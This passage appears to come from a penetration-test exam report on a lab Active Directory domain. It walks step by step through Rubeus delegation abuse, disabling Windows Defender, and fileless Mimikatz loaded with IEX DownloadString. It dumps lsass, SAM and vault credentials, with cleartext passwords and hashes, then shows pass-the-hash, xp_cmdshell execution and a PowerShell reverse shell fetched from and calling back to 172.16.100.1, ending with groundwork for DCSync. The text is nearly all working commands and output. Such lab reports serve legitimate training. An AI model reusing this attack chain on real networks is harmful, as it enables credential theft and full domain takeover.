It's mandatory that the target server has the property *allowed to delegate for* : **CIFS/mgmtsrv.tech.finance.corp**

```
C:\AD\Tools\Rubeus.exe s4u /user:studvm$  
/aes256:f607f955b57d2bce931d3fa54f9d760d1aa30c385e30637d54958a056ae6c066 /impersonateuser:Administrator  
/msdsspn:CIFS/mgmtsrv.tech.finance.corp /altservice:HTTP /ptt
```

The evidence of access to *MGMTSRV* computer with Domain Administrator impersonation:

19

## 4.2.2 Privilege Escalation

not/required

## 4.2.3 Post-Exploitation

```
PS C:\Users\Administrator.TECH> Set-MpPreference -DisableRealTimeMonitoring $true  
  
Set-MpPreference -DisableRealTimeMonitoring $true
```

I dumped the credentials from lsass process using file-less Invoke-Mimi on the target server:

```
PS C:\Users\Administrator.TECH> IEX (New-Object Net.WebClient).DownloadString("http://172.16.100.1/Invoke-Mimi.ps1")  
IEX (New-Object Net.WebClient).DownloadString("http://172.16.100.1/Invoke-Mimi.ps1")  
PS C:\Users\Administrator.TECH> Invoke-Mimi -Command "privilege::debug" "sekurlsa::keys"  
Invoke-Mimi -Command "privilege::debug" "sekurlsa::keys"  
.#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 18:36:14  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## /\ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > https://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/  
mimikatz(powershell) # privilege::debug  
Privilege '20' OK  
mimikatz(powershell) # sekurlsa::keys  
Authentication Id : 0 ; 117476 (00000000:0001cae4)  
Session : Service from 0  
User Name : techservice  
Domain : TECH  
Logon Server : TECH-DC  
Logon Time : 5/3/2023 5:39:55 PM  
SID : S-1-5-21-1325336202-3661212667-302732393-1109  
* Username : techservice  
* Domain : TECH.FINANCE.CORP
```



\* Password : Agent for Server1!

\* Key List :

aes256\_hmac 7f6825f607e9474bcd6b9c684dc70f7c1ca977ade7bfd2ad152fd54968349deb

aes128\_hmac 1e88fc138cbb482e14a836ab47e22816

rc4\_hmac\_nt ac25af07540962863d18c6f924ee8ff3

rc4\_hmac\_old ac25af07540962863d18c6f924ee8ff3

rc4\_md4 ac25af07540962863d18c6f924ee8ff3

rc4\_hmac\_nt\_exp ac25af07540962863d18c6f924ee8ff3

rc4\_hmac\_old\_exp ac25af07540962863d18c6f924ee8ff3

Authentication Id : 0 ; 996 (00000000:000003e4)

Session : Service from 0

User Name : MGMTSRV\$

Domain : TECH

Logon Server : (null)

Logon Time : 5/3/2023 4:39:37 PM

SID : S-1-5-20

\* Username : mgmtsrv\$

\* Domain : TECH.FINANCE.CORP

\* Password : 0f 15 05 e0 15 4a cf d9 b2 7b e5 b6 44 1b 03 73 d9 9d 18 00 4a f0 18 18 d8 9b a4 e4 f3 13 1d 1a 87 68 9b 22 51 3f ee ad 85 d0 26 5d 11 21 d1 97 ca 3c d0 03 f0 16 59 1c 6b 9e 16 cc 31 c9 1d 64 c4 45 0f b7 b2 d8 10 cb b6 f0 b6 df d6 39 53 58 49 06 1f 50 2a ce f7 df 45 eb 49 d1 82 a8 ec 4c ad 1a bf 4b 70 f9 fd 64 9d 2c e5 14 f2 d5 3e 31 23 fd c5 93 02 dd 8a a3 4e e2 f0 a3 77 6e 16 ce d8 7e 5d d1 41 87 29 37 40 4a 89 2e dd 73 9c b5 73 29 61 5a 90 82 3a 52 67 84 29 7b 94 a8 52 99 53 12 08 bf 37 59 b3 5a 0a 8b 88 75 4c 75 20 4b ef ad 11 b6 c4 39 96 8c 63 29 74 58 65 91 b6 05 19 58 55 b4 cb 0e 21 32 28 30 74 4f 00 62 12 bb 1a cc fc cc cb 1f a5 2d 5d b8 2f 63 d2 f1 1b 41 0e 63 ec 25 af 2c a5 34 ad df c9 cc f6 f9 4f e9

\* Key List :

aes256\_hmac f3ec5dae485c135a7bfe43762a80182ff0a001fdfe803fa43057ef41ef3f98f1

rc4\_hmac\_nt abf1682ebdc4fdac64af0ba4fc1cf449

rc4\_hmac\_old abf1682ebdc4fdac64af0ba4fc1cf449

rc4\_md4 abf1682ebdc4fdac64af0ba4fc1cf449

rc4\_hmac\_nt\_exp abf1682ebdc4fdac64af0ba4fc1cf449

rc4\_hmac\_old\_exp abf1682ebdc4fdac64af0ba4fc1cf449

Authentication Id : 0 ; 23177 (00000000:00005a89)

Session : Interactive from 0

User Name : UMFD-0

Domain : Font Driver Host

Logon Server : (null)

Logon Time : 5/3/2023 4:39:37 PM

SID : S-1-5-96-0-0

\* Username : MGMTSRV\$

```
* Domain : tech.finance.corp

* Password : 0f 15 05 e0 15 4a cf d9 b2 7b e5 b6 44 1b 03 73 d9 9d 18 00 4a f0 18 18 d8 9b a4 e4 f3 13 1d 1a 87 68
9b 22 51 3f ee ad 85 d0 26 5d 11 21 d1 97 ca 3c d0 03 f0 16 59 1c 6b 9e 16 cc 31 c9 1d 64 c4 45 0f b7 b2 d8 10 cb
b6 f0 b6 df d6 39 53 58 49 06 1f 50 2a ce f7 df 45 eb 49 d1 82 a8 ec 4c ad 1a bf 4b 70 f9 fd 64 9d 2c e5 14 f2 d5 3e
31 23 fd c5 93 02 dd 8a a3 4e e2 f0 a3 77 6e 16 ce d8 7e 5d d1 41 87 29 37 40 4a 89 2e dd 73 9c b5 73 29 61 5a 90
82 3a 52 67 84 29 7b 94 a8 52 99 53 12 08 bf 37 59 b3 5a 0a 8b 88 75 4c 75 20 4b ef ad 11 b6 c4 39 96 8c 63 29 74
58 65 91 b6 05 19 58 55 b4 cb 0e 21 32 28 30 74 4f 00 62 12 bb 1a cc fc cc cb 1f a5 2d 5d b8 2f 63 d2 f1 1b 41 0e 63
ec 25 af 2c a5 34 ad df c9 cc f6 f9 4f e9

* Key List :

aes256_hmac c8b1ff2dd4f59c379645ca59a5d41a010fe822924552cb48db7a8e73c146a632
aes128_hmac 7057034bb3d829386278ed1adb7433b8
rc4_hmac_nt abf1682ebdc4fdac64af0ba4fc1cf449
rc4_hmac_old abf1682ebdc4fdac64af0ba4fc1cf449
rc4_md4 abf1682ebdc4fdac64af0ba4fc1cf449
rc4_hmac_nt_exp abf1682ebdc4fdac64af0ba4fc1cf449
rc4_hmac_old_exp abf1682ebdc4fdac64af0ba4fc1cf449
Authentication Id : 0 ; 23240 (00000000:00005ac8)
Session : Interactive from 1
User Name : UMFD-1
Domain : Font Driver Host
Logon Server : (null)
Logon Time : 5/3/2023 4:39:37 PM
SID : S-1-5-96-0-1

* Username : MGMTSRV$

* Domain : tech.finance.corp

* Password : 0f 15 05 e0 15 4a cf d9 b2 7b e5 b6 44 1b 03 73 d9 9d 18 00 4a f0 18 18 d8 9b a4 e4 f3 13 1d 1a 87 68
9b 22 51 3f ee ad 85 d0 26 5d 11 21 d1 97 ca 3c d0 03 f0 16 59 1c 6b 9e 16 cc 31 c9 1d 64 c4 45 0f b7 b2 d8 10 cb
b6 f0 b6 df d6 39 53 58 49 06 1f 50 2a ce f7 df 45 eb 49 d1 82 a8 ec 4c ad 1a bf 4b 70 f9 fd 64 9d 2c e5 14 f2 d5 3e
31 23 fd c5 93 02 dd 8a a3 4e e2 f0 a3 77 6e 16 ce d8 7e 5d d1 41 87 29 37 40 4a 89 2e dd 73 9c b5 73 29 61 5a 90
82 3a 52 67 84 29 7b 94 a8 52 99 53 12 08 bf 37 59 b3 5a 0a 8b 88 75 4c 75 20 4b ef ad 11 b6 c4 39 96 8c 63 29 74
58 65 91 b6 05 19 58 55 b4 cb 0e 21 32 28 30 74 4f 00 62 12 bb 1a cc fc cc cb 1f a5 2d 5d b8 2f 63 d2 f1 1b 41 0e 63
ec 25 af 2c a5 34 ad df c9 cc f6 f9 4f e9

* Key List :

aes256_hmac c8b1ff2dd4f59c379645ca59a5d41a010fe822924552cb48db7a8e73c146a632
aes128_hmac 7057034bb3d829386278ed1adb7433b8
rc4_hmac_nt abf1682ebdc4fdac64af0ba4fc1cf449
rc4_hmac_old abf1682ebdc4fdac64af0ba4fc1cf449
rc4_md4 abf1682ebdc4fdac64af0ba4fc1cf449
rc4_hmac_nt_exp abf1682ebdc4fdac64af0ba4fc1cf449
rc4_hmac_old_exp abf1682ebdc4fdac64af0ba4fc1cf449
Authentication Id : 0 ; 999 (00000000:000003e7)
Session : UndefinedLogonType from 0
User Name : MGMTSRV$
```

Domain : TECH

Logon Server : (null)

Logon Time : 5/3/2023 4:39:33 PM

SID : S-1-5-18

\* Username : mgmtsrv\$

\* Domain : TECH.FINANCE.CORP

\* Password : (null)

\* Key List :

aes256\_hmac f3ec5dae485c135a7bfe43762a80182ff0a001fdfe803fa43057ef41ef3f98f1

rc4\_hmac\_nt abf1682ebdc4fdac64af0ba4fc1cf449

rc4\_hmac\_old abf1682ebdc4fdac64af0ba4fc1cf449

rc4\_md4 abf1682ebdc4fdac64af0ba4fc1cf449

rc4\_hmac\_nt\_exp abf1682ebdc4fdac64af0ba4fc1cf449

rc4\_hmac\_old\_exp abf1682ebdc4fdac64af0ba4fc1cf449

## 4.3 Target - 172.16.6.30 - TECHSRV30.tech.finance.corp

### 4.3.1 Initial Access

With the previous obtained credentials for the user *tech\techservice* is possible to create a new process, using PassTheHash technique from the STUDVM computer:

```
C:\Windows\system32>C:\Users\studentuser\Tools\mimikatz.exe "privilege::debug" "sekurlsa::pth /user:techservice /domain:tech.finance.corp /aes256:7f6825f607e9474bcd6b9c684dc70f7c1ca977ade7bfd2ad152fd54968349deb /run:cmd" "exit"
```

.#####. mimikatz 2.2.0 (x64) #18362 Jan 4 2020 18:59:26

## ^ ##. "A La Vie, A L'Amour" - (oe.eo)

## /\ ## /\*\* Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )

## \ / ## > <http://blog.gentilkiwi.com/mimikatz>

'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )

'#####' > <http://pingcastle.com> / <http://mysmartlogon.com> \*\*\*/

mimikatz(commandline) # privilege::debug

Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /user:techservice /domain:tech.finance.corp /aes256:7f6825f607e9474bcd6b9c684dc70f7c1ca977ade7bfd2ad152fd54968349deb /run:cmd

user : techservice

domain : tech.finance.corp

program : cmd

impers. : no

AES256 : 7f6825f607e9474bcd6b9c684dc70f7c1ca977ade7bfd2ad152fd54968349deb

| PID 4172

| TID 4416

| LSA Process is now R/W

| LUID 0 ; 6937380 (00000000:0069db24)

\\_ msv1\_0 - data copy @ 000001B0261F5A20 : OK !

\\_ kerberos - data copy @ 000001B0268EA278

\\_ aes256\_hmac OK

\\_ aes128\_hmac -> null

\\_ rc4\_hmac\_nt -> null

\\_ rc4\_hmac\_old -> null

\\_ rc4\_md4 -> null

\\_ rc4\_hmac\_nt\_exp -> null



```
\_ rc4_hmac_old_exp -> null
\_ *Password replace @ 000001B026831B68 (32) -> null
mimikatz(commandline) # exit
Bye!
```

In the new cmd using the powershell script *Find-PSRemotingLocalAdminAccess*, I detected the *techsrv30* machine:

```
PS C:\Windows\system32> cd C:\Users\studentuser\Tools\
PS C:\Users\studentuser\Tools> Import-Module .\Find-PSRemotingLocalAdminAccess.ps1
PS C:\Users\studentuser\Tools> Find-PSRemotingLocalAdminAccess
techsrv30
```

Abusing the privileges, it's possible to access to the Target server with Administrative privileges:

```
PS C:\Users\studentuser\Tools> Enter-PSSession -ComputerName techsrv30.tech.finance.corp
[techsrv30.tech.finance.corp]: PS C:\Users\techservice\Documents> whoami
tech\techservice
[techsrv30.tech.finance.corp]: PS C:\Users\techservice\Documents> hostname
techsrv30
[techsrv30.tech.finance.corp]: PS C:\Users\techservice\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::3cae:7f34:5e6b:42d3%6
    IPv4 Address. . . . . : 172.16.6.30
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 172.16.6.254
[techsrv30.tech.finance.corp]: PS C:\Users\techservice\Documents> _
```

### 4.3.2 Privilege Escalation

Not required

### 4.3.3 Post-Exploitation

```
PS C:\Users\Administrator.TECH> Set-MpPreference -DisableRealTimeMonitoring $true

Set-MpPreference -DisableRealTimeMonitoring $true
```

I dumped credentials from lsass process using file-less Invoke-Mimi on the target server:

```
PS C:\Users\techservice> IEX (New-Object Net.WebClient).DownloadString("http://172.16.100.1/Invoke-Mimi.ps1")

IEX (New-Object Net.WebClient).DownloadString("http://172.16.100.1/Invoke-Mimi.ps1")
PS C:\Users\techservice> Invoke-Mimi -Command "privilege::debug" "sekurlsa::keys"
Invoke-Mimi -Command "privilege::debug" "sekurlsa::keys"

.#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 18:36:14
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK
mimikatz(powershell) # sekurlsa::keys
Authentication Id : 0 ; 996 (00000000:000003e4)
Session : Service from 0
User Name : TECHSRV30$
Domain : TECH
Logon Server : (null)
Logon Time : 5/3/2023 4:39:38 PM
SID : S-1-5-20
* Username : techsrv30$
* Domain : TECH.FINANCE.CORP
* Password : b8 37 a2 a8 1d 26 29 a2 72 db 05 08 0a a5 26 ce 48 95 d5 38 49 2f 67 22 82 47 62 b0 3f 73 84 75 12 7d
3f 57 58 67 1c dc 5a 1f ad b3 3a fe 21 8c fc 43 0e 8b eb 5f 9a c1 e5 8e 8c 93 b7 84 c4 0d 01 19 bd 8e 47 41 78 13 98
e7 56 12 f5 03 5c 59 16 ed 1b d1 f8 a6 66 25 74 1d 6b 94 a0 6c d8 fa 1d 55 a3 df 9e 20 2c bc 4a 3b 51 2c f8 8d b9 2e
05 a6 ed 05 d8 83 dc f2 55 bf 50 c4 ff 18 a6 0a ac 5f ad 00 28 ab ea 04 9b c9 2f 41 26 da 02 aa 0d 78 58 4a e6 7a ad
bb c5 d0 81 a3 9c 18 f1 ec d1 e1 30 16 ba 67 45 c8 c4 7c 82 cd 65 d4 48 c7 30 71 b6 17 40 31 c7 d6 b9 09 b0 bb 53
79 bf 9d d6 c2 6b af 7d a1 de aa 44 ba ac bc 2a 97 67 26 cd 88 37 fe 4a 27 71 c9 06 63 a1 62 28 7e 82 d8 4c d2 e7
67 86 3b c9 d1 72 9c 96 c0 92 75 d4 53
* Key List :
aes256_hmac 2e0b754440664df465044eeaf81865a562fd9063e86108e1f47a8496c028deb9
rc4_hmac_nt 10aeff2ad098e30733a893aeff574dfe
rc4_hmac_old 10aeff2ad098e30733a893aeff574dfe
rc4_md4 10aeff2ad098e30733a893aeff574dfe
rc4_hmac_nt_exp 10aeff2ad098e30733a893aeff574dfe
rc4_hmac_old_exp 10aeff2ad098e30733a893aeff574dfe
Authentication Id : 0 ; 23199 (00000000:00005a9f)
```

Session : Interactive from 0

User Name : UMFD-0

Domain : Font Driver Host

Logon Server : (null)

Logon Time : 5/3/2023 4:39:37 PM

SID : S-1-5-96-0-0

\* Username : TECHSRV30\$

\* Domain : tech.finance.corp

\* Password : b8 37 a2 a8 1d 26 29 a2 72 db 05 08 0a a5 26 ce 48 95 d5 38 49 2f 67 22 82 47 62 b0 3f 73 84 75 12 7d 3f 57 58 67 1c dc 5a 1f ad b3 3a fe 21 8c fc 43 0e 8b eb 5f 9a c1 e5 8e 8c 93 b7 84 c4 0d 01 19 bd 8e 47 41 78 13 98 e7 56 12 f5 03 5c 59 16 ed 1b d1 f8 a6 66 25 74 1d 6b 94 a0 6c d8 fa 1d 55 a3 df 9e 20 2c bc 4a 3b 51 2c f8 8d b9 2e 05 a6 ed 05 d8 83 dc f2 55 bf 50 c4 ff 18 a6 0a ac 5f ad 00 28 ab ea 04 9b c9 2f 41 26 da 02 aa 0d 78 58 4a e6 7a ad bb c5 d0 81 a3 9c 18 f1 ec d1 e1 30 16 ba 67 45 c8 c4 7c 82 cd 65 d4 48 c7 30 71 b6 17 40 31 c7 d6 b9 09 b0 bb 53 79 bf 9d d6 c2 6b af 7d a1 de aa 44 ba ac bc 2a 97 67 26 cd 88 37 fe 4a 27 71 c9 06 63 a1 62 28 7e 82 d8 4c d2 e7 67 86 3b c9 d1 72 9c 96 c0 92 75 d4 53

\* Key List :

aes256\_hmac 5a19a541cd908c03ad90495e552242c84dcaaed837a58a8aaa4ea7a8d59e8669

aes128\_hmac 63942e8f61ab8ef8136d66f06aa7cfd2

rc4\_hmac\_nt 10aeff2ad098e30733a893aeff574dfe

rc4\_hmac\_old 10aeff2ad098e30733a893aeff574dfe

rc4\_md4 10aeff2ad098e30733a893aeff574dfe

rc4\_hmac\_nt\_exp 10aeff2ad098e30733a893aeff574dfe

rc4\_hmac\_old\_exp 10aeff2ad098e30733a893aeff574dfe

Authentication Id : 0 ; 23214 (00000000:00005aae)

Session : Interactive from 1

User Name : UMFD-1

Domain : Font Driver Host

Logon Server : (null)

Logon Time : 5/3/2023 4:39:37 PM

SID : S-1-5-96-0-1

\* Username : TECHSRV30\$

\* Domain : tech.finance.corp

\* Password : b8 37 a2 a8 1d 26 29 a2 72 db 05 08 0a a5 26 ce 48 95 d5 38 49 2f 67 22 82 47 62 b0 3f 73 84 75 12 7d 3f 57 58 67 1c dc 5a 1f ad b3 3a fe 21 8c fc 43 0e 8b eb 5f 9a c1 e5 8e 8c 93 b7 84 c4 0d 01 19 bd 8e 47 41 78 13 98 e7 56 12 f5 03 5c 59 16 ed 1b d1 f8 a6 66 25 74 1d 6b 94 a0 6c d8 fa 1d 55 a3 df 9e 20 2c bc 4a 3b 51 2c f8 8d b9 2e 05 a6 ed 05 d8 83 dc f2 55 bf 50 c4 ff 18 a6 0a ac 5f ad 00 28 ab ea 04 9b c9 2f 41 26 da 02 aa 0d 78 58 4a e6 7a ad bb c5 d0 81 a3 9c 18 f1 ec d1 e1 30 16 ba 67 45 c8 c4 7c 82 cd 65 d4 48 c7 30 71 b6 17 40 31 c7 d6 b9 09 b0 bb 53 79 bf 9d d6 c2 6b af 7d a1 de aa 44 ba ac bc 2a 97 67 26 cd 88 37 fe 4a 27 71 c9 06 63 a1 62 28 7e 82 d8 4c d2 e7 67 86 3b c9 d1 72 9c 96 c0 92 75 d4 53

\* Key List :

aes256\_hmac 5a19a541cd908c03ad90495e552242c84dcaaed837a58a8aaa4ea7a8d59e8669

aes128\_hmac 63942e8f61ab8ef8136d66f06aa7cfd2

rc4\_hmac\_nt 10aeff2ad098e30733a893aeff574dfe

```

rc4_hmac_old 10aeff2ad098e30733a893aeff574dfe
rc4_md4 10aeff2ad098e30733a893aeff574dfe
rc4_hmac_nt_exp 10aeff2ad098e30733a893aeff574dfe
rc4_hmac_old_exp 10aeff2ad098e30733a893aeff574dfe
Authentication Id : 0 ; 999 (00000000:000003e7)
Session : UndefinedLogonType from 0
User Name : TECHSRV30$
Domain : TECH
Logon Server : (null)
Logon Time : 5/3/2023 4:39:34 PM
SID : S-1-5-18
* Username : techsrv30$
* Domain : TECH.FINANCE.CORP
* Password : (null)
* Key List :
aes256_hmac 2e0b754440664df465044eeaf81865a562fd9063e86108e1f47a8496c028deb9
rc4_hmac_nt 10aeff2ad098e30733a893aeff574dfe
rc4_hmac_old 10aeff2ad098e30733a893aeff574dfe
rc4_md4 10aeff2ad098e30733a893aeff574dfe
rc4_hmac_nt_exp 10aeff2ad098e30733a893aeff574dfe
rc4_hmac_old_exp 10aeff2ad098e30733a893aeff574dfe

```

I dumped the credentials too, for local SAM using file-less powershell module Invoke-Mimi on the target server:

```

PS C:\Users\techservice> Invoke-Mimi -Command "token::elevate" "lsadump::sam"

Invoke-Mimi -Command "token::elevate" "lsadump::sam"
.#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 18:36:14
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## /\ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(powershell) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

```

```
572 {0;000003e7} 1 D 18485 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;000cca5c} 0 D 842240 TECH\techservice S-1-5-21-1325336202-3661212667-302732393-1109
(09g,24p) Primary
* Thread Token : {0;000003e7} 1 D 1001314 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)
mimikatz(powershell) # lsadump::sam
Domain : TECHSRV30
SysKey : 4e65d8bbe38ba95d0dd12d84d9975f26
Local SID : S-1-5-21-4226956118-3135618452-1297587092
SAMKey : 9e66409953b221e02a87aac50a56b789
RID : 000001f4 (500)
User : Administrator
Hash NTLM: a6b346b1aa0d502e3be20145e4f6541d
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 3a8d00416e1f044082bce6dba9faa2df
* Primary:Kerberos-Newer-Keys *
Default Salt : WIN-GE9JCKGQI1UAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 331febfa919180385feed889d21a1afe1ce44e88d5c14116691ad169305155e5
aes128_hmac (4096) : 56abc5779f93d26ef2679aa40fd13e5c
des_cbc_md5 (4096) : 1f3751f4d6167638
OldCredentials
aes256_hmac (4096) : 0693a56b7a9355a05f973eb4541c3cc8365631cab41a51de21ad52256476dcc9
aes128_hmac (4096) : 66932c72ffd7c3d75e284a231f44457e
des_cbc_md5 (4096) : fd6e9e796b7c4a0e
OlderCredentials
aes256_hmac (4096) : 910e972d6cf3ae2637aca81fa76af0b6761e77a50368ff6c0dfa807f91db8cac
aes128_hmac (4096) : 2ff3c6f1c3d9d441749b45cf745dfa2a
des_cbc_md5 (4096) : f1a8feb3625d972f
* Packages *
NTLM-Strong-NTOWF
* Primary:Kerberos *
Default Salt : WIN-GE9JCKGQI1UAdministrator
Credentials
des_cbc_md5 : 1f3751f4d6167638
OldCredentials
```

```
des_cbc_md5 : fd6e9e796b7c4a0e
```

```
RID : 000001f5 (501)
```

```
User : Guest
```

```
RID : 000001f7 (503)
```

```
User : DefaultAccount
```

```
RID : 000001f8 (504)
```

```
User : WDAGUtilityAccount
```

And finally I dumped the credentials for Vault service “*Windows Credentials*” register:

```
mimikatz # vault::list
Vault : {4bf4c442-9b8a-41a0-b380-dd4a704ddb28}
  Name      : Web Credentials
  Path      : C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28
  Items (0)

Vault : {77bc582b-f0a6-4e15-4e80-61736b6f3b29}
  Name      : Windows Credentials
  Path      : C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Vault
  Items (1)
    0.      (null)
      Type      : {3e0e35be-1b77-43e7-b873-aed901b6275b}
      LastWritten : 2/4/2022 1:11:02 AM
      Flags      : 00004004
      Ressource   : [STRING] Domain:batch=TaskScheduler:Task:{877E4326-BAD4-4516-A4B1-60C73F0EFDDA}
      Identity    : [STRING] TECH\databaseagent
      Authenticator :
      PackageSid  :
      *Authenticator* : [BYTE*]

      *** Domain Password ***

mimikatz # vault::cred /patch
TargetName : Domain:batch=TaskScheduler:Task:{877E4326-BAD4-4516-A4B1-60C73F0EFDDA} / <NULL>
UserName   : TECH\databaseagent
Comment    : <NULL>
Type       : 2 - domain_password
Persist    : 2 - local_machine
Flags      : 00004004
Credential : CheckforSQLServer31-Availability
Attributes : 0
```

The *databaseagent* user credentials on clear-text extracted:

```
mimikatz # vault::cred /patch

TargetName : Domain:batch=TaskScheduler:Task:{877E4326-BAD4-4516-A4B1-60C73F0EFDDA} / <NULL>
UserName : TECH\databaseagent
Comment : <NULL>
Type : 2 - domain_password
Persist : 2 - local_machine
Flags : 00004004
Credential : CheckforSQLServer31-Availability
Attributes : 0
```



## 4.4 Target - 172.16.6.31 - DBSERVER31.tech.finance.corp

### 4.4.1 Initial Access

Create new session with *dbagentuser* from *STUDVM* machine and validate database access using *PowerUpSQL* module of powershell:

```
PS C:\Users\studentuser> Import-Module C:\AD\tools\PowerUpSQL-master\PowerUpSQL-master\PowerUpSQL.ps1
PS C:\Users\studentuser> Get-SQLInstanceDomain -Verbose
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 1 instances were found.

ComputerName      : dbserver31.tech.finance.corp
Instance          : dbserver31.tech.finance.corp
DomainAccountSid  : 15000005210001386255782511715721810584111887400
DomainAccount     : sqlserversync
DomainAccountCn   : sqlserver sync
Service           : MSSQLSvc
Spn                : MSSQLSvc/dbserver31.tech.finance.corp
LastLogon         : 2/5/2022 11:48 PM
Description       :

PS C:\Users\studentuser> Get-SQLInstanceDomain -Verbose | Get-SQLConnectionTest -Verbose
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 1 instances were found.
VERBOSE: dbserver31.tech.finance.corp : Connection Success.

ComputerName      Instance              Status
-----
dbserver31.tech.finance.corp dbserver31.tech.finance.corp Accessible

PS C:\Users\studentuser> _
```

With the current connection it is possible execute remote commands on DBSERVER31 operative system via *xp\_cmdshell* database function:

```
PS C:\Users\studentuser> Get-SqlServerLinkCrawl -Instance dbserver31.tech.finance.corp -Query "exec master..xp_cmdshell 'whoami'" | select -ExpandProperty CustomQuery

tech\sqlserversync

PS C:\Users\studentuser> Get-SqlServerLinkCrawl -Instance dbserver31.tech.finance.corp -Query "exec master..xp_cmdshell 'hostname'" | select -ExpandProperty CustomQuery
dbserver31

PS C:\Users\studentuser> Get-SqlServerLinkCrawl -Instance dbserver31.tech.finance.corp -Query "exec master..xp_cmdshell 'ipconfig'" | select -ExpandProperty CustomQuery
Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::3951:9e95:8396:3a25%6
    IPv4 Address. . . . . : 172.16.6.31
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 172.16.6.254
```

In order to gain access to the target server, it is possible to execute the following procedure and obtaining a reverse shell from *DBSERVER31* with user *tech\sqlserversync*:

1. Prepare script module of powershell *Invoke-PowerShellTcpEx* and stored it on local *HFS* web server on the *STUDVM* computer:



```
Invoke-PowerShellTcpEx - Notepad
File Edit Format View Help
$error.clear()
$sendback2 = $sendback2 + $x

$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
$stream.Write($sendbyte,0,$sendbyte.Length)
$stream.Flush()
}
$client.Close()
if ($listener)
{
    $listener.Stop()
}
}
catch
{
    Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
    Write-Error $_
}
}

reverse -Reverse -IPAddress 172.16.100.1 -Port 443
```


Windows (CRLF) Ln 87, Col 51 100%

2. Execute the following command using *PowerUp\_SQL* on the target Database, using *xp\_cmdshell* and powershell download on the *DBSERVER31* Computer:

```
Get-SqlServerLinkCrawl -Instance dbserver31.tech.finance.corp -Query 'exec master..xp_cmdshell "powershell -c "
iex(New-Object Net.webclient).DownloadString("\http://172.16.100.1/Invoke-PowerShellTcpEx.ps1");"' | select -
ExpandProperty CustomQuery
```

3. On the *STUDVM* computer side, with *Powercat* powershell module listen at local on the configured port 443 and obtain a new powershell session from the *DBSERVER31* with *tech\sql/serversync* user privileges:





## 4.4.2 Privilege Escalation

(Not required)

## 4.4.3 Post-Exploitation

(Not performed)

## 4.5 Target - 172.16.4.1 - TECH-DC.tech.finance.corp

### 4.5.1 Initial Access

Due the following enumeration keys, with the sqlserversync user, It is possible perform a DCSync attack on the target Domain Controller tech-dc:

```
PS C:\Windows\system32> Find-InterestingDomainAcl -ResolveGUIDs

ObjectDN : DC=tech,DC=finance,DC=corp
AceQualifier : AccessAllowed
ActiveDirectoryRights : ExtendedRight
ObjectAceType : DS-Replication-Get-Changes-In-Filtered-Set
AceFlags : None
AceType : AccessAllowedObject
InheritanceFlags : None
SecurityIdentifier : S-1-5-21-1325336202-3661212667-302732393-1111
IdentityReferenceName : sqlserversync
IdentityReferenceDomain : tech.finance.corp
IdentityReferenceDN : CN=sqlserver sync,CN=Users,DC=tech,DC=finance,DC=corp
IdentityReferenceClass : user
ObjectDN : DC=tech,DC=finance,DC=corp
AceQualifier : AccessAllowed
ActiveDirectoryRights : ExtendedRight
ObjectAceType : DS-Replication-Get-Changes
AceFlags : None
AceType : AccessAllowedObject
InheritanceFlags : None
SecurityIdentifier : S-1-5-21-1325336202-3661212667-302732393-1111
IdentityReferenceName : sqlserversync
IdentityReferenceDomain : tech.finance.corp
IdentityReferenceDN : CN=sqlserver sync,CN=Users,DC=tech,DC=finance,DC=corp
IdentityReferenceClass : user
ObjectDN : DC=tech,DC=finance,DC=corp
AceQualifier : AccessAllowed
ActiveDirectoryRights : ExtendedRight
ObjectAceType : DS-Replication-Get-Changes-All
AceFlags : None
AceType : AccessAllowedObject
```

InheritanceFlags : None  
SecurityIdentifier : S-1-5-21-1325336202-3661212667-302732393-1111  
IdentityReferenceName : sqlserversync  
IdentityReferenceDomain : tech.finance.corp  
IdentityReferenceDN : CN=sqlserver sync,CN=Users,DC=tech,DC=finance,DC=corp  
IdentityReferenceClass : user

